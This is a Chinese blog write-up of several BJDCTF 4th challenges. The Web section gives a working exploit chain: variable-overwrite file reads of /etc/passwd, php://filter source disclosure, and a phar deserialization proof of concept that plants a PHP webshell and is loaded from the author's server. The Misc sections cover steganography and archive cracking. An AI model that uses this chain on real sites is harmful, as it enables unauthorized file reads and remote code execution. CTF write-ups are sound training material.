第四届BJDCTF 4th-部分Writeup

原创

末 初 于 2020-12-27 18:17:55 发布 1040 收藏 1

分类专栏： CTF_WEB_Writeup

本文链接：https://blog.csdn.net/mochu7777777/article/details/111823748

文章目录

Web

easy_php

经过简单代码审计，发现可以通过变量覆盖来读取文件

```
?var[template][tp1]=/etc/passwd&tp=tp1
```

之后使用php://filter伪协议读取template.php的源码

```
?var[template][tp1]=php://filter/read=convert.base64-encode/resource=template.php&tp=tp1
```

```php
<?php
class Template{
 public $content;
 public $pattern;
 public $suffix;

 public function __construct($content){
  $this->content = $content;
  $this->pattern = "/{{([a-z]+)}}/";
  $this->suffix = ".html";
 }

 public function __destruct() {
  $this->render();
 }
 public function render() {
  while (True) {
   if(preg_match($this->pattern, $this->content, $matches)!==1)
    break;
   global ${$matches[1]};

   if(isset(${$matches[1]})) {
    $this->content = preg_replace($this->pattern, ${$matches[1]}, $this->content);
   }
   else{
    break;
   }
  }
  if(strlen($this->suffix)>5) {
   echo "error suffix";
   die();
  }
  $filename = '/var/www/html/uploads/' . md5($_SERVER['REMOTE_ADDR']) . "/" . md5($this->content) . $this->suffi
x;
  file_put_contents($filename, $this->content);
  echo "Your html file is in " . $filename;
 }
}

?>
```

限制了文件后缀，也没有反序列化函数，想了很久想到可以使用phar反序列化

受影响函数列表			
fileatime	filectime	file_exists	file_get_contents
file_put_contents	file	filegroup	fopen
fileinode	filemtime	fileowner	fileperms
is_dir	is_executable	is_file	is_link
is_readable	is_writable	is_writeable	parse_ini_file
copy	unlink	stat	readfile

我们可以通过index.php中的file_get_contents来触发phar反序列化

POC

```
<?php
class Template{ public $content; public $pattern; public $suffix;

public function construct($content){
$this->content = "<?php system('ls /');?>";
$this->pattern = "/{{{([a-z]+)}}}/";
$this->suffix = ".php";
}

public function destruct() {
$this->render();
}
}
@unlink("2.phar");
$phar = new Phar("2.phar");
$phar->startBuffering();
$phar->setStub("<?php HALT_COMPILER(); ?>");
$o = new Template();
$phar->setMetadata($o);
$phar->addFromString("text.txt", "test");
$phar->stopBuffering();
?>
```

将生成的2.phar放到自己的vps上，通过http://来写入

```
?var[template][tp1]=http://xxx.xxx.xxx.xxx/2.phar&tp=tp1
```

之后在将返回的路径使用phar://协议去包含

```
?var[template] [tp1]=phar://uploads/c7b1804959796809f38be8963e32ee54/69fd4882c2f7ebe0a340dad54b62aeba.html&tp=tp
1
```


之后访问php文件路径即可执行我们的命令

发现跟目录下有个readflag文件，之后将命令换为/readflag即可拿到flag


Misc

马老师的秘籍


下载图片，binwalk分析发现压缩包，foremost分离



BandZip解压发现有密码，但是这里压缩包中`jpg`文件的压缩方式与另外两个文件不同




尝试使用7zip将`jpg`文件提取出来



很明显是在之前那张图片上做了改动，使用`PS`将两张图片的图层进行`差值`或者`排除`都行，便可清楚发现信息


```
PS C:\Users\Administrator> php -r "var_dump(md5('NianQingRenBuJiangWuDe'));"
Command line code:1:
string(32) "c57988283c92f759585a0c1aebfdd743"
```

得到zip密码后使用WinRAR将压缩包中的`jpg`文件删除，保存




然后使用上面得到的密码解压这个zip压缩包


得到`GoodLuck.txt`

```
左正蹬 -> .
右鞭腿 -> !
左刺拳 -> ?
```


以及`闪电五连鞭.txt`



替换、得到`Short Ook!`编码




Ook!在线解码：https://www.splitbrain.org/services/ook





```
DASCTF{f79f28f30232e26a2f51b6b75355afa9}
```

FakePic



使用RAR密码的爆破工具爆破密码，得到密码：`1cpp`




`Hint_for_picture.txt`

```
10132430

取最前面500位就行
```

`flag.png`



`flag.png` 附加了hint


```
14:F5D0h: DF FF 06 00 62 84 21 49 23 49 17 0B 0A 5F E3 94   ßÿ..b„!I#I..._ã”
14:F5E0h: 1C C3 3B C0 AF 7D 06 FF FF FF 3B 57 E1 40 44 EE   .Ã;À¯}.ÿÿÿ;Wá@Dî
14:F5F0h: 96 00 00 00 00 49 45 4E 44 AE 42 60 82 73 65 61   –.....IEND®B`‚sea
14:F600h: 72 63 68 6D 65 5F 69 6E 5F 41 6C 70 68 61         rchme_in_Alpha
```

根据提示看下 `flag.png` 前几位的 `Alpha` 通道的值，发现猫腻

```python
from PIL import Image

pic = Image.open('flag.png')
width, height = pic.size
for w in range(16):
    for h in range(16):
        print(pic.getpixel((w,h)))
```

```
PROBLEMS 3  OUTPUT  TERMINAL  DEBUG CONSOLE
[Running] D:/Python/Python3/python.exe "c:\Users\Administrator\Desktop\
(6, 7, 11, 4)
(6, 7, 11, 1)
(6, 7, 11, 2)
(6, 7, 11, 16)
(6, 7, 11, 8)
(6, 7, 11, 16)
(6, 7, 11, 8)
(6, 7, 11, 2)
(6, 7, 11, 4)
(6, 7, 11, 1)
(6, 7, 11, 2)
(6, 7, 11, 16)
```



